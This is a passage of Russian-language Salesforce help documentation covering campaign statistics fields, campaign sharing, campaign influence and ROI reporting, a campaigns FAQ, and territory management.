	курсов обмена (вместо датированных) и отображается в скобках.
Ценность реализованных возможностей в кампании	Вычисляемое поле для стоимости всех закрытых и реализованных возможностей, связанных с кампанией. (Только для чтения) Система Salesforce автоматически вычисляет данное значение с использованием всех связанных записей, независимо от наличия права на их чтение. Если в организации включена поддержка нескольких валют, то стоимость возможности преобразуется в валюту кампании. Если валюта пользователя не соответствует валюте кампании, то стоимость преобразуется в валюту пользователя. Если в организации включена функция расширенного управления валютами, то стоимости возможностей преобразуются в валюту кампании с помощью датированных курсов обмена. Если валюта кампании не соответствует валюте пользователя, то общая стоимость возможности преобразуется с помощью стандартных курсов обмена (вместо датированных) и отображается в скобках. В отличие от полей настраиваемой формулы, формулы, используемые в бизнес-правилах, правилах проверки, обновлениях полей или процессах утверждения, не могут ссылаться на данное поле. Обновления данного поля не инициируют выполнение бизнес-правил.
Итого ценность реализованных возможностей в иерархии	Вычисляемое поле для стоимости всех закрытых и реализованных возможностей, связанных с иерархией кампаний. (Только для чтения) Система Salesforce автоматически вычисляет данное значение с использованием всех связанных записей, независимо от наличия права на их чтение. Все кампании в иерархии должны использовать одинаковую валюту. Если в организации включена поддержка нескольких валют, то стоимость возможности преобразуется в валюту кампании. Если валюта пользователя не соответствует валюте кампании, то стоимость преобразуется в валюту пользователя. Если в организации включена функция расширенного управления валютами, то стоимости возможностей преобразуются в валюту кампании с помощью датированных курсов обмена. Если валюта кампании не

Поле	Описание
	соответствует валюте пользователя, то общая стоимость возможности преобразуется с помощью стандартных курсов обмена (вместо датированных) и отображается в скобках. В отличие от полей настраиваемой формулы, формулы, используемые в бизнес-правилах, правилах проверки, обновлениях полей или процессах утверждения, не могут ссылаться на данное поле. Обновления данного поля не инициируют выполнение бизнес-правил.
Итого реализованных возможностей в иерархии	Вычисляемое поле для общего количества реализованных возможностей, связанных с иерархией кампаний. Система Salesforce автоматически вычисляет данное значение с использованием всех связанных записей, независимо от наличия права на их чтение. В отличие от полей настраиваемой формулы, формулы, используемые в бизнес-правилах, правилах проверки, обновлениях полей или процессах утверждения, не могут ссылаться на данное поле. Обновления данного поля не инициируют выполнение бизнес-правил.
Тип	Тип кампании (например, прямая почтовая рассылка или программа рекомендаций). Запись выбирается из раскрывающегося списка доступных значений, заданных администратором. Каждое значение раскрывающегося списка может содержать не более 40 символов.

Предоставление общего доступа к кампаниям

Модель общего доступа организации к кампаниям определяется администратором. Однако, полномочия общего доступа к кампаниям могут быть расширены в индивидуальном порядке. Предоставление общего доступа к кампаниям позволяет *расширить* текущий уровень доступа; стандартные уровни доступа организации не могут быть дополнительно ограничены.

Для просмотра и управления сведениями об общем доступе нажмите кнопку **«Общий доступ»** на странице сведений о кампании. Страница «Сведения об общем доступе» содержит список пользователей, групп, ролей и территорий, имеющих общий доступ к кампании. Ниже перечислены действия, доступные на данной странице.

- Чтобы просмотреть отфильтрованный список элементов, выберите нужное представление в раскрывающемся списке «Просмотр» или щелкните ссылку **«Создать новое представление»** для разработки собственных настраиваемых представлений. Чтобы изменить или удалить любое созданное представление, выберите его в раскрывающемся списке «Просмотр» и щелкните ссылку **«Правка»**.
- Чтобы предоставить другим пользователям, группам, ролям или территориям доступ к записи, нажмите кнопку **Добавить**.
- Чтобы просмотреть всех пользователей, имеющих доступ к записи, нажмите кнопку **«Развернуть список»**.
- Чтобы изменить или удалить уровень доступа, щелкните ссылку **«Правка»** или **«Удал.»** напротив нужного элемента списка при использовании созданных правил общего доступа, предоставляемого вручную.

Особые рекомендации

- Общий доступ к кампании может быть предоставлен при наличии доступа «Полный общий доступ» к кампании и флажка «Пользователь `Marketing`», установленного на странице сведений о пользователе.
- Наличие кнопки **«Общий доступ»** определяется едиными стандартными параметрами для кампаний.
- Убедитесь, что пользователям, которым предоставляется общий доступ к записям, назначено соответствующее полномочие объекта «Чтение», позволяющее просматривать общедоступные записи.
- При предоставлении общего доступа к кампании пользователь не получает автоматический доступ на просмотр всех участников кампании. Убедитесь, что пользователь, которому предоставляется общий доступ к кампании, может просматривать связанные интересы или контакты.
- Поля статистики по иерархии кампаний содержат сводные данные для родительской кампании и всех подчиненных ей кампаний, независимо от наличия у пользователя прав общего доступа к определенной кампании иерархии. Таким образом, при включении статистики по иерархии кампаний следует учитывать параметры общего доступа к кампаниям, заданные в организации. Чтобы скрыть сводные данные по иерархии, удалите некоторые или все поля статистики из связанного списка «Иерархия кампаний». Тем не менее, данные поля будут доступны для составления отчетов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра кампаний:
- «Чтение» для кампаний

Для предоставления общего доступа к кампаниям:
- «Чтение» для кампаний

  И

  Флажок «Пользователь `Marketing`», установленный на странице сведений о пользователе

СМ. ТАКЖЕ:

Просмотр иерархий кампаний

Просмотр статистики по иерархии кампаний

Добавление нескольких контактов и интересов в кампании

В режиме доступности быстро добавляйте в кампании множество контактов, интересов и организаций-лиц как участников одновременно.

1. В кампании нажмите **«Управление участниками»**.
2. Выберите пункт **«Добавить участников — текущие контакты»** или **«Добавить участников — текущие интересы»**.
3. В первом действии мастера выберите значение статуса участника кампании, которое должно быть назначено новым участникам.
4. Нажмите кнопку **«Далее»**.
5. Выберите нужные записи для добавления в качестве участников кампании.

СМ. ТАКЖЕ:

Добавление нескольких участников в кампанию из спискового представления

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Добавление нескольких контактов, интересов и организаций-лиц в кампании:

- «Пользователь `Marketing`» на странице сведений о пользователе

  И

  «Редактирование» для кампаний

  И

  «Чтение» для контактов, интересов и организаций-лиц

Отслеживание возможностей, привлекаемых кампаниями

Отслеживание действий кампаний по содействию возможностям.

Настраиваемое влияние кампании

Настраиваемое влияние кампании позволяет определить порядок назначения кредита каждой кампании, способствующей привлечению возможности.

Функция «Влияние кампании», Campaign Influence 1.0

Используйте исходную версию функции влияния кампании, чтобы определить рентабельность инвестиций кампании.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Настраиваемое влияние кампании

Настраиваемое влияние кампании позволяет определить порядок назначения кредита каждой кампании, способствующей привлечению возможности.

Прим.: Данная информация применима только к Настраиваемому влиянию кампании, а не к Влиянию кампании 1.0.

ВЕРСИИ

Данная функция доступна в Lightning Experience, Salesforce Classic и всех версиях мобильного приложения Salesforce1.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Добавление влияющих кампаний в возможность

Страницы сведений о возможностях позволяют напрямую управлять списками кампаний, влияющих на возможности.

Просмотр результатов кампании по кампании

Чтобы определить рентабельность инвестиций для кампании, просмотрите сведения о возможностях, находящихся под влиянием кампании, и общем доходе, предоставленном этими возможностями.

Просмотр результатов кампании по организации

Понимание того, как маркетинг влияет на ожидаемые продажи внутри конкретной организации. См. возможности для организации и кампании, влияющие на них, с помощью связанного списка влияния кампании.

Отчет по результатам кампании

Чтобы получить точные сведения о рентабельности инвестиций в рамках кампании, создайте типы настраиваемых отчетов, в которых объединяются данные о влиянии кампании, возможностях, кампаниях, контактах и организациях.

Добавление влияющих кампаний в возможность

Страницы сведений о возможностях позволяют напрямую управлять списками кампаний, влияющих на возможности.

Прим.: Данная информация применима только к Настраиваемому влиянию кампании, а не к Влиянию кампании 1.0.

Ниже перечислены рекомендации по добавлению влияющих кампаний в возможности.

- Если компания использует модель влияния основного источника кампании, невозможно добавление влияющих кампаний к возможности вручную. Кампании автоматически добавляются в возможности на основании правил, установленных администратором.
- Если компания использует другую модель влияния кампании и это разрешено администратором, пользователь может самостоятельно добавлять влияющие кампании в возможности.

1. Откройте страницу сведений о возможности.
2. Нажмите кнопку **«Создать»** в связанном списке «Влияние кампании».
3. Введите имя кампании в поле имени или щелкните значок для поиска кампании.
4. Если используется модель влияния основного источника кампании и требуется выбрать кампанию в качестве основной, установите флажок **«Основной источник кампании»**.
5. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Данная функция доступна в Lightning Experience, Salesforce Classic и всех версиях мобильного приложения Salesforce1.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра связанного списка «Влияние кампании»:

- «Чтение» для кампаний и возможностей

Для добавления или обновления влияющих кампаний вручную:

- «Чтение» для кампаний

  И

  «Чтение» и «Редактирование» для возможностей

  И


  «Пользователь Marketing», выбранный в сведениях о пользователях

Просмотр результатов кампании по кампании


Чтобы определить рентабельность инвестиций для кампании, просмотрите сведения о возможностях, находящихся под влиянием кампании, и общем доходе, предоставленном этими возможностями.

Прим.: Данная информация применима только к Настраиваемому влиянию кампании, а не к Влиянию кампании 1.0.

При просмотре страницы сведений о кампании в связанном списке «Возможности, находящиеся под влиянием» (1) отображаются возможности, созданные кампанией. Отображаемые возможности основаны на модели влияния кампании по умолчанию, выбранной администратором.



В разделе «Статистика по кампании» (1) на странице сведений о кампании отображается сводка по возможностям, созданным кампанией, включая количество возможностей, общий доход от этих возможностей и общий доход от реализованных возможностей.



ВЕРСИИ

Данная функция доступна в Lightning Experience, Salesforce Classic и всех версиях мобильного приложения Salesforce1.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра сведений о кампании:

- «Чтение» для кампаний

Просмотр результатов кампании по организации

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для просмотра сведений о кампании:	«Чтение» для кампаний
Для просмотра связанного списка «Влияние кампании»:	«Чтение» для возможностей И Наличие полномочия «Чтение» к полю организации для связанных возможностей
Для просмотра записей влияния кампании:	Наличие полномочия «Чтение» к связанным кампаниям, возможностям и организациям
Для просмотра диаграмм влияния кампании:	Наличие полномочия «Чтение» к полю «Тип» для кампаний

ВЕРСИИ

Данная функция доступна в Lightning Experience, Salesforce Classic и всех версиях мобильного приложения Salesforce1.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Понимание того, как маркетинг влияет на ожидаемые продажи внутри конкретной организации. См. возможности для организации и кампании, влияющие на них, с помощью связанного списка влияния кампании.

Прим.: Данная информация применима только к Настраиваемому влиянию кампании, а не к Влиянию кампании 1.0.

Если вы видите страницу со сведениями об организации, связанный список «Влияние кампании» отображает возможности для организации. Список также показывает долю дохода из каждой возможности, на которую оказывают влияние конкретные кампании. Несколько диаграмм отображают доход, на который оказывает влияние каждая компания (1), а также доход, на который влияет каждый тип кампании (2).



Для фильтрации имеющихся возможностей используйте меню над каждой диаграммой. Для просмотра полного списка возможностей, на которые оказано влияние, вместе с долей дохода, связанного с каждой кампанией, нажмите **«Просмотреть все»**.

Отображаемые возможности основаны на модели влияния кампании по умолчанию, выбранной администратором. Диаграмма «Влияние кампании» отображает результаты до 1000 кампаний с самыми высокими долями дохода. Данная диаграмма объединяет записи влияния кампании из удаленных кампаний в отдельное количество. Диаграмма «Влияние

типа кампании» отображает результаты до 1000 типов кампаний с самыми высокими долями дохода. Важно, чтобы каждая из кампаний имела уникальное имя, с тем чтобы диаграммы были правильно составлены.

Если связанный список «Влияние кампании» не отображается, обратитесь к администратору. В приложении Salesforce1 записи влияния кампании отображаются без диаграммы.

Отчет по результатам кампании

Чтобы получить точные сведения о рентабельности инвестиций в рамках кампании, создайте типы настраиваемых отчетов, в которых объединяются данные о влиянии кампании, возможностях, кампаниях, контактах и организациях.

Прим.: Данная информация применима только к Настраиваемому влиянию кампании, а не к Влиянию кампании 1.0.

Ниже представлены примеры типов настраиваемых отчетов, которые можно создать для просмотра результатов кампаний.

- «Кампании с находящимися под влиянием возможностями»: данные о кампаниях, создавших наибольшее количество возможностей, с лучшей рентабельностью инвестиций.
- «Возможности с влиянием кампаний»: данные о степени влияния кампаний на возможности. Создайте отдельный отчет для каждой модели влияния и добавьте эти отчеты к панели мониторинга. Таким образом можно сравнивать результаты в каждой модели.
- «Контакты или организации с влиянием кампаний»: данные о контактах или организациях, на которые повлияли кампании.

ВЕРСИИ

Данная функция доступна в Lightning Experience, Salesforce Classic и всех версиях мобильного приложения Salesforce1.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или обновления типов настраиваемых отчетов:

- Управление типами настраиваемых отчетов

Для удаления типов настраиваемых отчетов:

- Изменение всех данных

Функция «Влияние кампании», Campaign Influence 1.0

Используйте исходную версию функции влияния кампании, чтобы определить рентабельность инвестиций кампании.

Прим.: Данная информация применима только к Влиянию кампании 1.0, а не к Настраиваемому влиянию кампании.

Добавление влияющих кампаний в возможности

Страницы сведений о возможностях позволяют напрямую управлять списками кампаний, влияющих на возможности.

Настройка влияния кампании

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Предоставление пользователям возможности просмотра влияющих кампаний в связи с возможностями
Пользователи могут связывать отдельные возможности с несколькими влияющими кампаниями.

Добавление влияющих кампаний в возможности

Страницы сведений о возможностях позволяют напрямую управлять списками кампаний, влияющих на возможности.

Прим.: Данная информация применима только к Влиянию кампании 1.0, а не к Настраиваемому влиянию кампании.

Ниже перечислены рекомендации по добавлению влияющих кампаний в возможности.

- Возможность может иметь несколько влияющих кампаний, но только одна из них может быть выбрана в качестве основного источника кампании.
- Кампания, выбранная в качестве основного источника кампании, всегда отображается в связанном списке «Влияние кампании».
- Поля возможностей в разделе «Статистика по кампании» на странице сведений о кампании заполняются только для кампании, выбранной в качестве основного источника. Например, организация проводит кампании по электронной рассылке и телемаркетингу, влияющие на одну возможность, и выбирает электронную рассылку в качестве основного источника кампании. В данном случае поля возможностей в разделе «Статистика по кампании» заполняются только для кампании по электронной рассылке.
- При установке флажка «Основной источник кампании» поле «Основной источник кампании» на странице сведений о возможности заполняется именем основной кампании. Данное изменение может инициировать выполнение бизнес-правил и правил Apex для возможностей.
- При добавлении кампаний посредством кнопки **«Добавить кампанию»** в связанном списке «Влияние кампании» сведения об участниках кампании не отображаются в связанном списке.

Чтобы добавить влияющие кампании из связанного списка «Влияние кампании», выполните указанные ниже действия.

1. Откройте страницу сведений о возможности.
2. Нажмите кнопку **«Добавить кампанию»** в связанном списке «Влияние кампании».
3. Введите имя кампании в поле «Имя кампании» или щелкните значок для поиска нужной кампании.
4. Чтобы выбрать кампанию в качестве основной, установите флажок «Основной источник кампании».
5. Нажмите кнопку **«Сохранить»**.

При необходимости настройте критерии фильтрации для автоматического добавления влияющих кампаний в возможности. Например, пользователь может настроить фильтр для добавления только кампаний по электронным рассылкам и телемаркетингу.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра связанного списка «Влияние кампании»:

- «Чтение» для кампаний

  И

  «Чтение» для возможностей

Для добавления влияющих кампаний вручную:

- «Чтение» для кампаний

  И

  «Чтение» и «Редактирование» для возможностей

СМ. ТАКЖЕ:

Предоставление пользователям возможности просмотра влияющих кампаний в связи с возможностями
Настройка влияния кампании

Планирование, управление и отслеживание кампаний. Вопросы и ответы

Кампании. Вопросы и ответы

- Можно ли использовать пакетные рассылки в кампаниях электронных рассылок?
- Как определить возможности, созданные в результате проведения кампании?
- Как рассчитать рентабельность инвестиций для моих кампаний?
- Как добавить контакты и интересы в кампании?
- Чем влияние кампании отличается от отчетов по рентабельности инвестиций?
- Кому доступны кампании?

СМ. ТАКЖЕ:

Кампании

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Можно ли использовать пакетные рассылки в кампаниях электронных рассылок?

Пакетные рассылки предназначены для отправки сообщений эл. почты по продажам и поддержке ограниченному кругу лиц и не могут использоваться в маркетинговых целях. Рекомендуем использовать приложение Salesforce Marketing Cloud или стороннее приложение из каталога AppExchange, позволяющее централизованно управлять кампаниями электронных рассылок и отслеживать реакцию.

СМ. ТАКЖЕ:

Кампании. Вопросы и ответы

Как добавить контакты и интересы в кампании?

Обычно кампании нацелены на текущих клиентов (контакты) и потенциальных клиентов (интересы). Вы можете связать контакты и интересы с кампаниями в качестве участников кампании.

- Чтобы добавить отдельный контакт или интерес к кампании, нажмите кнопку **«Добавить к кампании»** на записи контакта или интереса, затем выберите кампанию.
- Чтобы добавить к кампании контакты или интересы, используйте эти таблицы для поиска рекомендуемых действий согласно используемой информации в исходном контакте или интересе.

Источник контакта	Действия по добавлению контактов к кампаниям	Максимальное число записей, которые можно добавить
Отчет по текущим контактам	Добавление участников кампании из стандартных и настраиваемых отчетов	50 000 для каждого отчета
CSV-файл, содержащий текущие контакты	Добавление существующих контактов в кампанию посредством мастера импорта данных	50 000 для каждого файла импорта
CSV-файл, содержащий новые контакты	Создание контактов и добавление их в кампанию посредством мастера импорта данных	50 000 для каждого файла импорта

Источник контакта	Действия по добавлению контактов к кампаниям	Максимальное число записей, которые можно добавить
Списковое представление текущих контактов	Добавление нескольких участников в кампанию из спискового представления	250 для каждой страницы со списком
Связанный список «Контакты» в организации	Добавление участников в кампании из организаций	200 для каждой страницы со списком

Источник интереса	Действия по добавлению интересов к кампаниям	Максимальное число записей, которые можно добавить
Отчет по текущим интересам	Добавление участников кампании из стандартных и настраиваемых отчетов	50 000 для каждого отчета
CSV-файл, содержащий существующие интересы	Добавление существующих интересов в кампанию посредством мастера импорта данных	50 000 для каждого файла импорта
CSV-файл, содержащий новые интересы	Создание интересов и их добавление в кампанию с помощью мастера импорта данных	50 000 для каждого файла импорта
Списковое представление текущих интересов	Добавление нескольких участников в кампанию из спискового представления	250 для каждой страницы со списком

СМ. ТАКЖЕ:

Кампании. Вопросы и ответы

Как рассчитать рентабельность инвестиций для моих кампаний?

Отчет «Анализ рентабельности инвестиций кампании» доступен в папке «Отчеты по кампаниям» на вкладке «Отчеты». Данный отчет позволяет определить эффективность кампаний по рентабельности инвестиций и средним затратам. Ниже перечислены показатели, рассчитываемые для каждой кампании в отчете.

- Рентабельность инвестиций (в процентах), рассчитываемая как чистая прибыль («Ценность реализованных возможностей в кампании» — «Фактические затраты»), поделенная на значение «Фактические затраты».
- Значение «Ценность реализованных возможностей в кампании», рассчитываемое как стоимость всех закрытых или реализованных возможностей, в поле «Основной источник кампании» которых указана данная кампания.

СМ. ТАКЖЕ:

Кампании. Вопросы и ответы

Как определить возможности, созданные в результате проведения кампании?

Одно из основных преимуществ кампаний заключается в отслеживании возможностей, созданных в результате проведения каждой кампании. Поле возможности «Основной источник кампании» позволяет указать, что возможность была создана в результате проведения определенной кампании.

Кроме того, при преобразовании интереса, связанного с кампанией, эта кампания автоматически добавляется в поле возможности «Основной источник кампании».

Если интерес или контакт связан с несколькими кампаниями, то поле возможности «Основной источник кампании» заполняется последней связанной кампанией.

Связанный список кампании «Возможности» содержит все возможности, связанные с данной кампанией. Чтобы определить возможности, связанные с кампаниями, запустите отчет «Доход от кампании».

СМ. ТАКЖЕ:

Кампании. Вопросы и ответы

Чем влияние кампании отличается от отчетов по рентабельности инвестиций?

Влияние кампании позволяет отслеживать ожидаемые и фактические доходы от различных кампаний, а также связывать возможности со всеми кампаниями для роли контакта с целью создания отчетов по ожидаемым доходам и рентабельности инвестиций. Отчеты по рентабельности инвестиций идеально подходят для анализа долгосрочных сделок, особенно в тех случаях, когда закрытие сделки или преобразование интереса было выполнено в результате проведения нескольких кампаний.

СМ. ТАКЖЕ:

Кампании. Вопросы и ответы

Кому доступны кампании?

В зависимости от параметров общего доступа пользователи организации могут просматривать кампании или дополнительные параметры кампании, а также запускать отчеты по кампаниям. Тем не менее создание, редактирование и удаление кампаний, а также настройка дополнительных параметров кампаний, доступны только выбранным пользователям Marketing, которым предоставлены соответствующие полномочия. Чтобы предоставить пользователю полномочия Marketing, администратор организации должен установить флажок для параметра «Пользователь `Marketing`» на странице личных сведений о пользователе.

Кроме того, при наличии соответствующих полномочий пользователи Marketing могут использовать мастер импорта данных для добавления контактов, интересов и организаций-лиц в качестве участников кампании. Они также могут использовать мастер импорта данных для обновления статусов участников кампании.

СМ. ТАКЖЕ:

Кампании. Вопросы и ответы

Кто может импортировать участников кампании?

Просмотр модели территории организации Salesforce

Модель территории содержит иерархию, а также списковое представление родительских и дочерних территорий. Рекомендуем просмотреть модель территории пользователям, которые управляют, администрируют или принадлежат территории продаж. Чтобы просмотреть важные сведения об отдельных территориях, включая назначенные организации, воспользуйтесь детализацией.

Прим.: Данные сведения относятся только к функции управления территориями предприятия.

1. В настройке введите *«Модели территории»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Модели территории»**. Списковое представление отображает активную модель территории организации. Чтобы просмотреть соответствующую страницу сведений, щелкните метку нужной модели. Помимо других сведений, данная страница содержит время последнего выполнения правил назначения.
2. Щелкните ссылку **«Просмотр иерархии»** напротив нужной модели из спискового представления.
3. Чтобы развернуть и просмотреть дерево иерархии, щелкните **«Древовидное представление»**.
4. Чтобы просмотреть соответствующую страницу сведений, содержащую тип территории, список назначенных пользователей, уровни их доступа и правила назначения, щелкните метку нужной территории внутри иерархии.
5. Откройте иерархию территорий модели вверху страницы и просмотрите другие территории.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра активной модели территории:

- Просмотр настройки и конфигурации

СМ. ТАКЖЕ:

Иерархия территорий

Идентификация территорий продаж организации

Система позволяет определять территории продаж, которым принадлежат организации.

Прим.: Данные сведения относятся только к функции управления территориями предприятия.

1. Откройте нужную запись организации.
2. Просмотрите территории организации в связанном списке «Назначения территории».

СМ. ТАКЖЕ:

Просмотр списка организаций в территориях

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для идентификации территории продаж организации:

- «Чтение» для организаций

Просмотр списка организаций в территориях

Создайте списковое представление, которое отображает организации, назначенные соответствующим территориям.

Прим.: Данные сведения относятся только к функции управления территориями предприятия.

Фильтр «Мои территории» отображает организации, которые принадлежат территориям, назначенным пользователю. Фильтр «Мои группы, работающие с территориями» отображает организации для территорий, назначенных пользователю, и *их потомков* (при их наличии).

1. Откройте вкладку «Организации» и щелкните ссылку **«Правка»** напротив меню «Просмотр».
2. Введите имя представления и установите переключатель *«Мои территории»* или *«Мои группы, работающие с территориями»* в критериях фильтрации. При необходимости добавьте другие фильтры.
3. Выберите другие поля для фильтрации, а затем выберите поле *«Имя организации»* и любые другие поля для отображения в списковом представлении.
4. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра территорий во всех моделях территории организации:

- «Управление территориями»

Для просмотра территорий в модели территории организации в состоянии *«Активно»*:

- Просмотр настройки и конфигурации

Для просмотра организаций:

- «Чтение» для организаций

Управление организациями по территории

Управление территориями

Функция управления территориями — это система общего доступа к организациям на основе их характеристик. Эта система позволяет структурировать данные и пользователей Salesforce по аналогии с территориями сбыта.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Прим.: Данные сведения относятся только к исходной функции управления территориями и не связаны с управлением территорией предприятия. Оригинальное управление территориями доступно только с настраиваемыми прогнозами и не поддерживается совместными прогнозами. Если первоначальное управление территориями активно, то использование совместных прогнозов недоступно. Использование новейшей функции управления территориями предприятия невозможно с настраиваемыми прогнозами. Функция управления территориями предприятия и функция «Совместные прогнозы» могут быть одновременно включены и использоваться в организации Salesforce, но в настоящее время не интегрированы в целях совместной работы.

В частности, пользователям организации, использующей модель общего доступа «Личный», может быть предоставлен доступ к организациям на основе таких критериев, как почтовый индекс, отрасль, доход или соответствующее настраиваемое поле. Кроме того, данная функция позволяет создавать прогнозы для разных категорий организаций. Благодаря решению этих бизнес-задач, функция управления территориями является эффективным инструментом структуризации пользователей и организаций, а также связанных с ними контактов, возможностей и обращений.

Прим.: Включение функции управления территориями не меняет ответственность за организации и общий доступ к записям.

Ниже перечислены основные преимущества функции управления территориями.

- Возможность использования критериев организации для расширения модели общего доступа «Личный».
- Поддержка сложных и часто меняющихся структур торговых организаций.
- Перенос пользователей между территориями (с сохранением возможностей).
- Множество прогнозов для каждого пользователя (на основе участия в территории).
- Отчеты по продажам на основе территорий.

Прим.: Функция управления территориями распространяется только на организации и стандартные объекты, связанные с организациями посредством взаимосвязи «Основная — подробная». Например, функция управления территориями охватывает возможности, но не охватывает интересы.

Что такое территория?

Территория — это универсальная группа организаций и пользователей, в которой организации, независимо от их ответственных, доступны пользователям как минимум для чтения. Благодаря настройке параметров территории, организации данной территории могут быть доступны пользователям для чтения, чтения и записи или без ограничений (то есть, просмотр, редактирование, перенос и удаление записей). Организации и пользователи могут относиться к нескольким территориям. Организации могут быть добавлены в территории вручную или автоматически (с помощью правил назначения организаций).

Также можно контролировать доступ пользователей к возможностям и обращениям, связанным с организациями на территории, независимо от того, кто владеет записями.

Что такое иерархия территорий?

Территории формируют иерархию, которая может содержать любое количество вложенных уровней. Например, иерархия может включать территорию верхнего уровня «Мировые продажи» и дочерние территории «Северная Америка», «Европа/Ближний Восток», «Латинская Америка», «Африка» и «Азия/Австралия». Территория «Северная Америка» может включать дочерние территории «Канада» и «США». Территория «США» может включать дочерние территории «Запад», «Север», «Юг» и «Восток». А территория «Запад» может включать дочерние территории «Калифорния», «Орегон», «Вашингтон», «Невада», «Аризона» и «Юта».

Иерархия территорий может быть создана на основе любого признака, а не только географического.

Как территории влияют на прогнозы?

При включении функции управления территориями для организации иерархия территорий также становится иерархией прогнозов. Данные прогноза извлекаются из возможностей, связанных с организациями из собственных территорий. Для каждой назначенной территории составляется отдельный прогноз. Например, если вас назначили на штаты Калифорния и Аризона, у вас будут отдельные прогнозы по имеющимся на каждой территории возможностям. См. раздел «Просмотр настраиваемых прогнозов» на странице 1793.

СМ. ТАКЖЕ:

- Управление территориями
- Создание иерархии территорий
- Управление территориями. Вопросы и ответы

Управление территориями

Прим.: Данные сведения относятся только к исходной функции управления территориями и не связаны с управлением территорией предприятия.

Ниже перечислены задачи управления территориями организации.

